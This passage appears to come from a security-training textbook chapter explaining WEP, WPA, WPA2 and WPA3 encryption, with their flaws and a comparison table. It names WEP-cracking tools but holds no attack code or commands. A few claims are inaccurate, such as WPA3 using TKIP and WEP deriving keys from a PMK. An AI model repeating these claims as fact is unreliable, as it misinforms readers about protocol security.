- **PEAP**: It is a protocol that encapsulates the EAP within an encrypted and authenticated Transport Layer Security (TLS) tunnel.
- **WPA3**: It is a third-generation Wi-Fi security protocol that provides new features for personal and enterprise usage. It uses Galois/Counter Mode-256 (GCMP-256) for encryption and the 384-bit hash message authentication code with the Secure Hash Algorithm (HMAC-SHA-384) for authentication.



Wired Equivalent Privacy (WEP) Encryption

1

WEP is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of **security and privacy** comparable to that of a wired LAN

2

WEP **uses a 24-bit initialization vector (IV)** to form stream cipher RC4 for confidentiality and the CRC-32 checksum for integrity of wireless transmissions

3

It has significant vulnerabilities and design flaws and **can therefore be easily cracked**

How WEP Works

Wired Equivalent Privacy (WEP) Encryption

WEP was an early attempt to protect wireless networks from security breaches, but as technology improved, it became evident that information encrypted with WEP is vulnerable to attack. We discuss WEP in detail here.

What is WEP Encryption?

WEP is a component of the IEEE 802.11 WLAN standards. Its primary purpose is to ensure data confidentiality on wireless networks at a level equivalent to that of wired LANs, which can use physical security to stop unauthorized access to a network.

In a WLAN, a user or an attacker can access the network without physically connecting to the LAN. Therefore, WEP utilizes an encryption mechanism at the data link layer for minimizing unauthorized access to the WLAN. This is accomplished by encrypting data with the symmetric Rivest Cipher 4 (RC4) encryption algorithm, which is a cryptographic mechanism used to defend against threats.

Role of WEP in Wireless Communication

- WEP protects against eavesdropping on wireless communications.
- It attempts to prevent unauthorized access to a wireless network.
- It depends on a secret key shared by a mobile station and an AP. This key encrypts packets before transmission. Performing an integrity check ensures that packets are not altered during transmission. 802.11 WEP encrypts only the data between network clients.

Main Advantages of WEP

- **Confidentiality**: It prevents link-layer eavesdropping.
- **Access Control**: It determines who may access data.
- **Data Integrity**: It protects the change of data by a third party.
- **Efficiency**

Key Points

WEP was developed without any academic or public review. In particular, it was not reviewed by cryptologists during development. Therefore, it has significant vulnerabilities and design flaws.

WEP is a stream cipher that uses RC4 to produce a stream of bytes that are XORed with plaintext. The length of the WEP and secret key are as follows:

- 64-bit WEP uses a 40-bit key
- 128-bit WEP uses a 104-bit key
- 256-bit WEP uses 232-bit key

Flaws of WEP

The following basic flaws undermine WEP's ability to protect against a serious attack.

- No defined method for encryption key distribution:
  - Pre-shared keys (PSKs) are set once at installation and are rarely (if ever) changed.
  - It is easy to recover the number of plaintext messages encrypted with the same key.
- RC4 was designed to be used in a more randomized environment than that utilized by WEP:
  - As the PSK is rarely changed, the same key is used repeatedly.
  - An attacker monitors the traffic and finds different ways to work with the plaintext message.
  - With knowledge of the ciphertext and plaintext, an attacker can compute the key.
- Attackers analyze the traffic from passive data captures and crack WEP keys with the help of tools such as AirSnort and WEPCrack.
- Key scheduling algorithms are also vulnerable to attack.

How WEP Works

- CRC-32 checksum is used to calculate a 32-bit integrity check value (ICV) for the data, which, in turn, is added to the data frame.
- A 24-bit arbitrary number known as the initialization vector (IV) is added to the WEP key; the WEP key and IV are together called the WEP seed.

- The WEP seed is used as the input to the RC4 algorithm to generate a keystream, which is bit-wise XORed with a combination of the data and ICV to produce the encrypted data.
- The IV field (IV + PAD + KID) is added to the ciphertext to generate a MAC frame.




WEP Key Store
(K1, K2, K3, K4)
RC4
Cipher
WEP Seed
WEP Key
IV
Data
ICV
CRC-32
Checksum
XOR Algorithm
X
Keystream
IV
PAD
KID
Ciphertext
WEP-encrypted Packet (Frame body of MAC Frame)

Figure 8.5: Operational flow of WEP



Wi-Fi Protected Access (WPA) Encryption

WPA is a security protocol defined by 802.11i standards; it uses a Temporal Key Integrity Protocol (TKIP) that utilizes **the RC4 stream cipher encryption** with 128-bit keys and 64-bit MIC integrity check to provide stronger encryption and authentication

WPA uses TKIP to eliminate the weaknesses of WEP by including **per-packet mixing functions**, **message integrity checks**, **extended initialization vectors**, and **re-keying mechanisms**

How WPA Works

Wi-Fi Protected Access (WPA) Encryption

Wi-Fi Protected Access (WPA) is a security protocol defined by the 802.11i standard. In the past, the primary security mechanism used between wireless APs and wireless clients was WEP encryption, which has a major drawback in that it uses a static encryption key. An attacker can exploit this weakness using tools that are freely available on the Internet. IEEE defines WPA as “an expansion to the 802.11 protocols that can allow for increased security.” Nearly every Wi-Fi manufacturer provides WPA.

WPA has better data encryption security than WEP because messages pass through a Message Integrity Check (MIC) using the Temporal Key Integrity Protocol (TKIP), which utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC to provide strong encryption and authentication. WPA is an example of how 802.11i provides stronger encryption and enables pre-shared key (PSK) or EAP authentication. WPA uses TKIP for data encryption, which eliminates the weaknesses of WEP by including per-packet mixing functions, MICs, extended IVs and re-keying mechanisms.

WEP normally uses a 40-bit or 104-bit encryption key, whereas TKIP uses 128-bit keys for each packet. The MIC for WPA prevents the attacker from changing or resending the packets.

- **TKIP**: It is used in a unicast encryption key that changes for every packet, thereby enhancing security. This change in the key for each packet is automatically coordinated between the wireless client and AP. TKIP uses a Michael Integrity Check algorithm with an MIC key to generate the MIC value. It utilizes the RC4 stream cipher encryption with 128-bit keys and a 64-bit MIC integrity check. It mitigates vulnerability by increasing the size of the IV and using mixing functions. Under TKIP, the client starts with a 128-bit temporal key (TK) that is then combined with the client's MAC address and with an IV to create a keystream that is used to encrypt data via RC4. It implements a sequence counter to protect against replay attacks. TKIP enhances WEP by adding a rekeying mechanism to provide fresh encryption and integrity keys. TKs are changed every 10,000 packets, which makes TKIP-protected networks more resistant to cryptanalytic attacks involving key reuse.

- **TKs**: All newly deployed Wi-Fi equipment uses either TKIP (for WPA) or AES (for WPA2) encryption to ensure WLAN security. In the WEP encryption mechanism, the protocol derives encryption keys (TKs) from the pairwise master key (PMK), which is created during the EAP authentication session, whereas in the WPA and WPA2 encryption mechanisms, the protocol obtains the encryption keys during a four-way handshake. In the EAP success message, the PMK is sent to the AP but is not directed to the Wi-Fi client because it has derived its own copy of the PMK.

  The below figure shows the installation procedure for TKs.




Figure 8.6: Operational flow of temporal keys

  - AP sends an ANonce to the client, which uses it to construct the pairwise transient key (PTK).
  - The client responds with its own Nonce value (SNonce) to the AP, together with an MIC.
  - The AP sends the group temporal key (GTK) and a sequence number, together with another MIC, which is used in the next broadcast frames.
  - The client confirms that the temporal keys are installed.

How WPA Works

- A TK, transmit address, and TKIP sequence counter (TSC) are used as input to the RC4 algorithm to generate a keystream.
  - The IV or TK sequence, transmit address or MAC destination address, and TK are combined with a hash function or mixing function to generate a 128-bit and 104-bit key.

  - This key is then combined with RC4 to produce the keystream, which should be of the same length as the original message.

- The MAC service data unit (MSDU) and message integrity check (MIC) are combined using the Michael algorithm.
- The combination of MSDU and MIC is fragmented to generate the MAC protocol data unit (MPDU).
- A 32-bit ICV is calculated for the MPDU.
- The combination of MPDU and ICV is bitwise XORed with the keystream to produce the encrypted data.
- The IV is added to the encrypted data to generate the MAC frame.




Data to Transmit
Temporal Encryption Key
Transmit Address
TSC (IV + EIV)
Key Mixing
WEP seed
RC4 Cipher
MSDU
MIC key
Michael Algorithm
MSDU + MIC
Fragmen-tation
CRC-32 Check sum
MPDU
ICV
XOR Algorithm
X
Keystream
Mac Header
IV
KID
EIV
Ciphertext
Packet to transmit

Figure 8.7: Operational flow of WPA



WPA2 Encryption

WPA2 is an **upgrade to WPA**, and it includes mandatory support for counter mode with cipher block chaining message authentication code protocol (**CCMP**), **an AES-based encryption mode** with strong security

Modes of Operation

WPA2-Personal

- ❑ It uses a set-up password (**pre-shared Key**, PSK) to protect unauthorized network accesses

WPA2-Enterprise

- ❑ It includes **EAP** or **RADIUS** for centralized client authentication using multiple authentication methods, such as token cards, and Kerberos

How WPA2 Works

WPA2 Encryption

Wi-Fi Protected Access 2 (WPA2) is a security protocol used to safeguard wireless networks. WPA2 replaced WPA in 2006. It is compatible with the 802.11i standard and supports many security features that WPA does not. WPA2 introduces the use of the National Institute of Standards and Technology (NIST) FIPS 140-2-compliant AES encryption algorithm, which is a strong wireless encryption algorithm, and the Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP). It provides stronger data protection and network access control than WPA. Furthermore, it gives a high level of security to Wi-Fi connections so that only authorized users can access the network.

Modes of Operation

WPA2 offers two modes of operation:

- **WPA2-Personal**: WPA2-Personal uses a password set in advance, called the pre-shared key (PSK), to protect unauthorized network access. Each wireless device uses the same 256-bit key generated from a password to authenticate with the AP. In the PSK mode, each wireless network device encrypts the network traffic using a 128-bit key derived from a passphrase of 8–63 ASCII characters. The router uses the combination of a passphrase, network SSID, and TKIP to generate a unique encryption key for each wireless client. These encryption keys change continually.

- **WPA2-Enterprise**: WPA2-Enterprise uses EAP or RADIUS for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, and certificates. WPA-Enterprise assigns a unique ciphered key to every system and hides it from the user in order to provide additional security and to prevent the sharing of keys. Users are allocated login credentials by a centralized server, which they must present when connecting to the network.

How WPA2 Works

During CCMP implementation, additional authentication data (AAD) are generated using a MAC header and included in the encryption process that uses both AES and CCMP encryptions. Consequently, the non-encrypted portion of the frame is protected from any alteration or distortion. The protocol uses a sequenced packet number (PN) and a portion of the MAC header to generate a Nonce that it uses in the encryption process. The protocol gives plaintext data, and temporal keys, AAD, and Nonce are used as input for the data encryption process that uses both AES and CCMP algorithms.

A PN is included in the CCMP header for protection against replay attacks. The resultant data from the AES and CCMP algorithms produce encrypted text and an encrypted MIC value. Finally, the assembled MAC header, CCMP header, encrypted data, and encrypted MIC form the WPA2 MAC frame. The below figure shows the operational flow of WPA2.




Priority destination address
MAC Header
PN
Temporal Key
Plaintext Data
Build AAD
Build Nonce
AAD
Nonce
AES CCMP
Build CCMP header
MAC Header
CCMP Header
Encrypted Data
Encrypted MIC
WPA2 MAC Frame

Figure 8.8: Operational flow of WPA2



WPA3 Encryption

WPA3 is an advanced implementation of WPA2 providing trailblazing protocols and uses the **AES-GCMP 256** encryption algorithm

Modes of Operation

WPA3 - Personal

- ❑ It is mainly used to deliver **password-based authentication** using the SAE protocol, also known as Dragonfly Key Exchange
- ❑ It is resistant to offline dictionary attacks and key recovery attacks

WPA3 - Enterprise

- ❑ It **protects sensitive data** using many cryptographic algorithms
- ❑ It provides authenticated encryption using GCMP-256
- ❑ It uses HMAC-SHA-384 to generate cryptographic keys
- ❑ It uses ECDSA-384 for exchanging keys

WPA3 Encryption

Wi-Fi Protected Access 3 (WPA3) was announced by the Wi-Fi Alliance on January 2018 as an advanced implementation of WPA2 that provides trailblazing protocols. Like WPA2, the WPA3 protocol has two variants: WPA3-Personal and WPA3-Enterprise.

WPA3 provides cutting-edge features to simplify Wi-Fi security and provides the capabilities necessary to support different network deployments ranging from corporate networks to home networks. It also ensures cryptographic consistency using encryption algorithms such as AES and TKIP to defend against network attacks. Furthermore, it provides network resilience through Protected Management Frames (PMF) that deliver a high level of protection against eavesdropping and forging attacks. WPA3 also disallows outdated legacy protocols.

Modes of Operation

WPA3 offers two modes of operation:

- **WPA3-Personal**: This mode is mainly used to deliver password-based authentication. WPA3 is more rigid to attacks than WPA2 because it uses a modern key establishment protocol called the Simultaneous Authentication of Equals (SAE), also known as Dragonfly Key Exchange, which replaces the PSK concept used in WPA2-Personal. Some of the features of WPA3-Personal are described below.
    - **Resistance to offline dictionary attacks**: It prevents passive password attacks such as brute-forcing.
    - **Resistance to key recovery**: Even when a password is determined, it is impossible to capture and determine session keys while maintaining the forward secrecy of network traffic.


  - **Natural password choice**: It allows users to choose weak or popular phrases as passwords, which are easy to remember.
  - **Easy accessibility**: It can provide greater protection than WPA2 without changing the previous methods used by users for connecting to a network.
- **WPA3-Enterprise**: This mode is based on WPA2. It offers better security than WPA2 across the network and protects sensitive data using many cryptographic concepts and tools. Some of the security protocols used by WPA3-Enterprise are described below.
  - **Authenticated encryption**: It helps in maintaining the authenticity and confidentiality of data. For this purpose, WPA3 uses the 256-bit Galois/Counter Mode Protocol (GCMP-256).
  - **Key derivation and validation**: It helps in generating a cryptographic key from a password or master key. It uses the 384-bit hashed message authentication mode (HMAC) with the Secure Hash Algorithm, termed HMAC-SHA-384.
  - **Key establishment and verification**: It helps in exchanging cryptographic keys among two parties. For this purpose, WPA3 uses Elliptic Curve Diffie–Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) using a 384-bit elliptic curve.
  - **Frame protection and robust administration**: WPA3 uses 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256) for this purpose.

Enhancements in WPA3 with Respect to WPA2

WPA3 can be used to implement a layered security strategy that can protect all aspects of a Wi-Fi network. WPA3 has a certification program that specifies the prevailing standards the product must support. The Dragonfly handshake/SAE protocol is mandatory for WPA3 certification.

The important features of WPA3 are as follows.

1. **Secured handshake**: The Simultaneous Authentication of Equals (SAE) protocol, also known as the Dragonfly handshake, can be used to make a password resistant to dictionary and brute-force attacks, preventing the offline decryption of data.
2. **Wi-Fi Easy Connect**: This feature simplifies the security configuration process by managing different interface connections in a network with one interface using the Wi-Fi Device Provisioning Protocol (DPP). This can securely allow a plethora of smart devices in a network to connect to one device using a quick response (QR) code or password. It also helps set up a connection between different IoT devices.
3. **Unauthenticated encryption**: It uses a new feature called Opportunistic Wireless Encryption (OWE) that replaces the 802.11 “open” authentication by providing better protection when using public hotspots and public networks.
4. **Bigger session keys**: The cryptographic security process of WPA3-Enterprise supports key sizes of 192 bits or higher, which are difficult to crack, ensuring rigid protection.



Comparison of WEP, WPA, WPA2, and WPA3

Encryption	Attributes				
	Encryption Algorithm	IV Size	Encryption Key Length	Key Management	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bits	None	CRC-32
WPA	RC4, TKIP	48-bits	128-bits	4-way handshake	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bits	128-bits	4-way handshake	CBC-MAC
WPA3	AES-GCMP 256	Arbitrary length 1 - 2^{64}	192-bits	ECDH and ECDSA	BIP-GMAC-256

